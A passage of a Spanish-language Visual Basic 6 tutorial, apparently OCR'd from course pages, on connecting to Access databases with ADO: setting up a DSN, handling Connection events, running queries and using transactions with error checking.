
Si pulsamos en Agregar aparecerá la siguiente pantalla:



como lo que vamos a añadir es una base de datos Access, seleccionamos esta de las opciones que aparecen y pulsaremos a finalizar. Hecho esto aparece esta otra pantalla:




En esta pantalla, pondremos el nombre del origen de datos que será el que después utilizaremos desde visual basic. Si pulsas a Seleccionar podrás seleccionar la base de datos que quieras. Desde esta pantalla también se puede crear una base de datos, reparar una existente o compactarla. También se puede controlar el tiempo de espera de la página y el tamaño del buffer, y si queremos que la base de datos se abra en forma exclusiva o como sólo lectura. En este ejemplo dejaremos los valores por defecto y utilizaré una base de datos cualquiera. Una vez rellenado esto ya tenemos un puente para conectarnos a la base de datos. En las opciones avanzadas vamos a escribir un inicio de sesión y una contraseña, las dos serán curso.



Hay otras opciones que se pueden modificar pero de momento ni caso. Y ahora vamos a ver como nos conectamos desde visual.

Para utilizar ADO, lo primero que tenemos que hacer es importar las librerías en las referencias y se selecciona Microsoft Active X Data Object 2.5 (o la versión que tengas):



Ahora vamos a poner un formulario como el siguiente:

Mira a ver si eres capaz :-). Una vez hecha esta difícil tarea declaramos lo siguiente en las declaraciones generales:

```
Dim WithEvents cn As ADODB.Connection
```

Esto significa que acabamos de declarar un objeto conection de ADO con sus eventos. Los eventos serán igual que en el caso de los botones, pero con el inconveniente de que ahora no vemos nada y nos tenemos que imaginar todo. En el botón Abrir la conexión programamos lo siguiente:

```
Private Sub cmdAbrir_Click()
'Abrimos la conexión de la base de datos
Set cn = New ADODB.Connection
cn.CursorLocation = adUseClient
cn.ConnectionTimeout = 30
'cn.ConnectionString =
"Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=c:\bdglobal\meragua.mdb;"
cn.ConnectionString = "dsn=meragua"
cn.Open
End Sub
```

Fijate lo que hemos hecho: en primer lugar hemos puesto un puntero al objeto ADODB.Connection y hemos dicho que sea nuestra variable cn, una vez hecho esto ya podemos asignarle diversas propiedades. La primera y más importante es la ConnectionString, que es la cadena de conexión. Para comprender esto vamos a imaginarnos que realizamos una llamada por teléfono. Nosotros tenemos un teléfono (Dim cn as ...) y lo tenemos con una compañía (Set cn= ....). Para llamar necesitamos saber un número, que sería el ConnectionString, una vez que hemos marcado, esperaremos un poco (ConnectionTimeOut) en nuestro teléfono (CursorLoaction=adUseClient) y después de un rato conectamos y empezamos a hablar. Esto es todo lo que se

hace cuando realizamos un Open que equivale a la llamada telefónica. El conectionString utilizado ha sido el que hemos descrito desde el Panel de control que corresponde a las DSN, pero para acceder más rápidamente a la base de datos también se puede dar la cadena de conexión directamente lo que hace que la conexión se realice más rápidamente:

```
cn.ConnectionString =
"Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=c:\bdglobal\meragua.mdb;"
```

Pero claro si nos quedamos aquí no sabremos si en realidad nos hemos conectado o no, así que utilizamos el siguiente evento para saberlo:

```
Private Sub cn_WillConnect(ConnectionString As String,
UserID As String, Password As String, Options As Long,
adStatus As ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Dim texto As String
texto = ConnectionString & vbCrLf
texto = texto & UserID & vbCrLf
texto = texto & Password & vbCrLf
MsgBox texto
End Sub
```

Este evento se produce cuando se ejecuta el método Open y podemos ver la siguiente información:

que es la dsn con la que nos hemos conectado y el usuario y la contraseña, pero el que nos dice si en realidad nos hemos conectado es el siguiente evento:

```
Private Sub cn_ConnectComplete(ByVal pError As
ADODB.Error, adStatus As ADODB.EventStatusEnum, ByVal
pConnection As ADODB.Connection)
    MsgBox "Nos hemos conectado"
End Sub
```

Una vez que hemos utilizado la conexión podemos desconectarnos utilizando el método close que disparará el evento Disconnect. En botón desconectar tendremos pues el siguiente código:

```
Private Sub cmdCerrar_Click()
cn.Close
Set cn = Nothing
End Sub
```

y en el evento Disconnect:

```
Private Sub cn_Disconnect(adStatus As
```

```
ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
MsgBox "Nos hemos desconectado"
End Sub
```


Volver al menú del curso

Total de visitas:

Hacer una consulta con Connection

Título: Hacer una consulta con Connection
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como realizar una consulta con el objeto Connection de ADO y como controlar los eventos que se producen.
Fecha: [18/01/02]

En el artículo que muestro a continuación vamos a ver como se puede utilizar el objeto Connection y que eventos se producen cuando realizamos las diferentes acciones sobre la base de datos. El formulario que vamos a utilizar es el siguiente:




En el Form_Load y en las declaraciones generales vamos a programar lo siguiente:

```
Dim WithEvents cn As Connection
Private Sub Form_Load()
Set cn = New ADODB.Connection
'Establecemos la conexión y la abrimos
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=c:\resultados.mdb;"
cn.Open
End Sub
```

Lo que hemos hecho es abrir una conexión mediante la cadena de conexión que se muestra, y hemos abierto la conexión, si se ejecutase sólo esto se dispararían dos eventos del connection: cn_ConnectComplete y cn_WillConnect, el WillConnect se disparará cuando se llame al método open y el connectcomplete cuando se termine de realizar la conexión con la base de datos. En este ejemplo vamos a ir rellenando el ListBox con los eventos. El código de ambos eventos es:

```
Private Sub cn_WillConnect(ConnectionString As String, UserID
As String, Password As String, Options As Long, adStatus As
ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.lstEventos.AddItem "Se ha ejectuado el método Open del
Connection"
End Sub

Private Sub cn_ConnectComplete(ByVal pError As ADODB.Error,
adStatus As ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.lstEventos.AddItem "Se ha completado con éxito la
conexión"
End Sub
```

Una vez que se hace esto por tanto aparece en la pantalla:



Una vez que hemos hecho esto vamos a pulsar al botón que contiene el siguiente código:


```
Private Sub cmdEmpezar_Click()
Dim rs As ADODB.Recordset
Dim SQL As String
Me.cmdEmpezar.Enabled = False
SQL = "Select * from hojas"
Set rs = New ADODB.Recordset
rs.CursorType = adOpenStatic
rs.LockType = adLockReadOnly
Set rs = cn.Execute(SQL)
cn.Close
Set cn = Nothing
End Sub
```

Como se observa, lo primero que hacemos es crear una cadena con una sentencia SQL que lo único que va a hacer es seleccionar todas las filas de una tabla. Después, creamos un Recordset, que aunque no se haya dicho nada hasta ahora es

como si te trajeras a tu ordenador una tabla de Access, pero sin poderla ver, pero eso ya se verá más adelante. Las propiedades que damos al recordset son que lo abra estático (una foto del recordset) y que lo haga de sólo lectura para no gastar memoria insuficiente en esta acción. Insisto en que el Recordset será visto más adelante. Ahora viene lo más interesante, se utiliza el connection para realizar la consulta mediante su método Execute, pasándole como parámetro la sentencia SQL. En este momento van a saltar dos eventos: WillExecute y ExecuteComplete. Los códigos son:

```
Private Sub cn_WillExecute(Source As String, CursorType As
ADODB.CursorTypeEnum, LockType As ADODB.LockTypeEnum,
Options As Long, adStatus As ADODB.EventStatusEnum, ByVal
pCommand As ADODB.Command, ByVal pRecordset As
ADODB.Recordset, ByVal pConnection As ADODB.Connection)
Me.lstEventos.AddItem "Se ha llamado al método execute de la
conexión con "
Me.lstEventos.AddItem "la consulta " & Source
Me.lstEventos.AddItem "y con un cursor del tipo: " &
CursorType
End Sub

Private Sub cn_ExecuteComplete(ByVal RecordsAffected As
Long, ByVal pError As ADODB.Error, adStatus As
ADODB.EventStatusEnum, ByVal pCommand As
ADODB.Command, ByVal pRecordset As ADODB.Recordset,
ByVal pConnection As ADODB.Connection)
Me.lstEventos.AddItem "* Se ha completado la consulta
completa"
Me.lstEventos.AddItem "modificándose " & RecordsAffected &
"registros"
End Sub
```

Lo que sucede en el formulario es:




Es decir, el WillExecute nos dice cuando hemos llamado al execute y ExecuteComplete cuando se ha realizado la consulta.

Si la consulta de fuera por ejemplo para borrar un registro:

sql=”Delete * from Hojas where num_pre=3”

Saldría lo siguiente:



Es decir, ahora se ha visto afectado un registro y por ello tenemos que le ha modificado 1 registro en el ListBox.

Volver al menú del curso

Total de visitas:
205540

Como hacer una transacción con ADO

Título: Como hacer una transacción con ADO
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como hacer una transacción con ADO y se pueden ver todos los eventos del objeto Connection.
Fecha: [13/02/02]

En este artículo se muestra como realizar una transacción con ADO. Los métodos que vamos a utilizar son los mismo que se usaban cuando se utilizaba DAO, es decir, *BeginTrans* para comenzar una transacción, *RollBackTrans* para cancelarla y *CommitTrans* para deshacerla. En este ejemplo también vamos a utilizar la colección *Error* del objeto conexión para ver los errores que se han producido al realizar el proceso. Es importante recordar que en las bases de datos como Access cuando una transacción está en marcha, otro usuario no puede actualizar nada de esa tabla, lo que puede suponer un cierto riesgo en un proceso multiusuario, esto se puede resolver mediante el empleo de RecordSets con procesos por lotes como veremos en otro artículo en un futuro. Por ello mucho ojo cuando se usen estas transacciones.

En el ejemplo que se muestra a continuación, se va a realizar una transacción sobre una base de datos, actualizando un registro que va a pasar a tener el índice de otro registro. Como el contenido de este registro es una clava única, se va a producir un error que vamos a capturar con el *Error* de la conexión preguntando que si el número de errores es superior a 0 ejecute un determinado código. En caso de que no se produjera ningún error, se actualizarían los datos. Por otro lado, he utilizado todos los eventos del objeto connection ya conocidos mas los tres eventos propios de la transacción: *BeginTransComplete, CommitTransComplete y*


RollbackTransComplete. El código es el siguiente:

```
Dim WithEvents cn As Connection

Private Sub Form_Load()
Dim sql As String
Set cn = New ADODB.Connection
'Establecemos la conexión y la abrimos
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data
" & _
   "Source=c:\toni.mdb;"
cn.Open
On Error Resume Next
'Ahora vamos a iniciar la transacción:
cn.BeginTrans
'Escribimos la consulta de actualización para que nos cambie
'el estado de uno de los registros:
sql = "UPDATE Tabla SET Tabla.ID = 7, Tabla.Datos = 'Pepe', "
& _
   "Tabla.clave = 'Gotera' WHERE (((Tabla.ID)=6))"
'Ejecutamos la consulta:
cn.Execute sql
If cn.Errors.Count > 0 Then
   Me.Text1.Text = Me.Text1.Text & vbCrLf & "ERROR AL
ACTUALIZAR"
   cn.RollbackTrans
Else
   cn.CommitTrans
End If
cn.Close
Set cn = Nothing
End Sub

Private Sub cn_BeginTransComplete(ByVal TransactionLevel As
Long, ByVal pError As ADODB.Error, adStatus As
ADODB.EventStatusEnum, ByVal pConnection As
ADODB.Connection)
Me.Text1.Text = Me.Text1.Text & vbCrLf & "Se ha comenzado
```

